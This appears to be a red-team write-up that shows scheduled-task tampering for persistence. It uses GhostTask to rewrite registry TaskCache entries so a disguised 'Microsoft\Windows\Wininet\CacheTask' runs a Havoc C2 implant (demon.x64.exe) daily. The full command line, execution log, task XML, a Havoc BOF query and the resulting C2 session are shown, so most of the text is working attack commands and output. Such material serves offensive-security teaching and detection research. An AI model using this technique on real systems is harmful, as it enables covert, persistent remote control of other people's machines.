


```
C:\Users\peter\Downloads>GhostTask.exe localhost add "Microsoft\Windows\Wininet\CacheTask" "cmd.exe" "/c C:\Users\peter\
Downloads\demon.x64.exe" red\peter daily 11:37
Execution Log:
Created key 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Plain\{D85F83F5-ED09-49BC-A506-32C837C
A0904}'.
Identified existing key 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\Microsoft\Windows\Win
inet\CacheTask'.
Identified existing key 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D85F83F5-ED09-49BC-
A506-32C837CA0904}'.
Added value 'Date' to 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D85F83F5-ED09-49BC-A5
06-32C837CA0904}'
Overwrote value 'Actions' in 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D85F83F5-ED09-
49BC-A506-32C837CA0904}'
Overwrote value 'Triggers' in 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{D85F83F5-ED09
-49BC-A506-32C837CA0904}'
Scheduled task has been created with the following setup:
Task Name:                     Microsoft\Windows\Wininet\CacheTask
Task GUID:                     {D85F83F5-ED09-49BC-A506-32C837CA0904}
User to execute the task:      red\peter
Action:                        cmd.exe /c C:\Users\peter\Downloads\demon.x64.exe
Schedule Type:                 daily
Execution Time:                11:37
Task Deletion Command:         GhostTask.exe localhost delete "Microsoft\Windows\Wininet\CacheTask"


C:\Users\peter\Downloads>
```

Scheduled Task Tampering – Task Tampering

Looking at the *Task Scheduler* will verify that the task has been modified successfully.



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result	Author	Created
CacheTask	Ready	At 11:37 every day	30/10/2023 11:37:00	29/10/2023 17:05:04	(0x40010004)	Microsoft	29/10/2023 18:35:14


When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	cmd.exe /c C:\Users\peter\Downloads\demon.x64.exe

Scheduled Task Tampering – Scheduled Tasks

The default implant of Havoc Command and Controller supports a scheduled task bof which can be used to query the tampered scheduled task from the implant.


```
schtasksquery Microsoft\Windows\Wininet\CacheTask
```



```
29/10/2023 14:51:02 [Neo] Demon » schtasksquery Microsoft\Windows\Wininet\CacheTask
[*] [B15C4EF2] Tasked demon to query a given scheduled task
[+] Send Task to Agent [117 bytes]
[+] Received Output [1816 bytes]:
Name: CacheTask
Path: \Microsoft\Windows\Wininet\CacheTask
Enabled: True
Last Run: 29/10/2023 17:05:04
Next Run: 30/10/2023 11:37:00
Current State: READY
```

Havoc C2 – Scheduled Task Query

The XML schema of the scheduled task will be displayed in the output as an alternative method to verify that the task has been tampered.




```
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
 <RegistrationInfo>
  <Date>2023-10-29T18:35:14</Date>
  <SecurityDescriptor>D:P(A;;FA;;;BA)(A;;FA;;;SY)(A;;0x001200a9;;;BU)(A;;0x001200a9;;;WD)(A;;0x001200a9;;;LW)</SecurityDescriptor>
  <Author>$(@%systemroot%\system32\wininet.dll,-16000)</Author>
  <Description>$(@%systemroot%\system32\wininet.dll,-16001)</Description>
  <URI>\Microsoft\Windows\Wininet\CacheTask</URI>
 </RegistrationInfo>
 <Principals>
  <Principal id="Author">
   <UserId>S-1-5-21-955986923-3279314952-43775158-1105</UserId>
   <LogonType>InteractiveToken</LogonType>
  </Principal>
 </Principals>
 <Settings>
  <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <IdleSettings>
   <Duration>PT10M</Duration>
   <WaitTimeout>PT1H</WaitTimeout>
   <StopOnIdleEnd>true</StopOnIdleEnd>
   <RestartOnIdle>false</RestartOnIdle>
  </IdleSettings>
  <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
 </Settings>
 <Triggers>
  <CalendarTrigger>
   <StartBoundary>1992-05-01T11:37:00</StartBoundary>
   <ScheduleByDay>
    <DaysInterval>1</DaysInterval>
   </ScheduleByDay>
  </CalendarTrigger>
 </Triggers>
 <Actions Context="Author">
  <Exec>
   <Command>cmd.exe</Command>
   <Arguments>/c C:\Users\peter\Downloads\demon.x64.exe</Arguments>
  </Exec>
 </Actions>
</Task>
--------------------------------

[*] BOF execution completed
```

Havoc C2 – Scheduled Task Enumeration

Once the scheduled task is executed a connection will be established.



ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
05963d94	10.0.0.2	0.0.0.0	peter	WK01	Windows 10	demon.x64.exe	5944	3s	healthy

Scheduled Task Tampering – Havoc C2 Session

References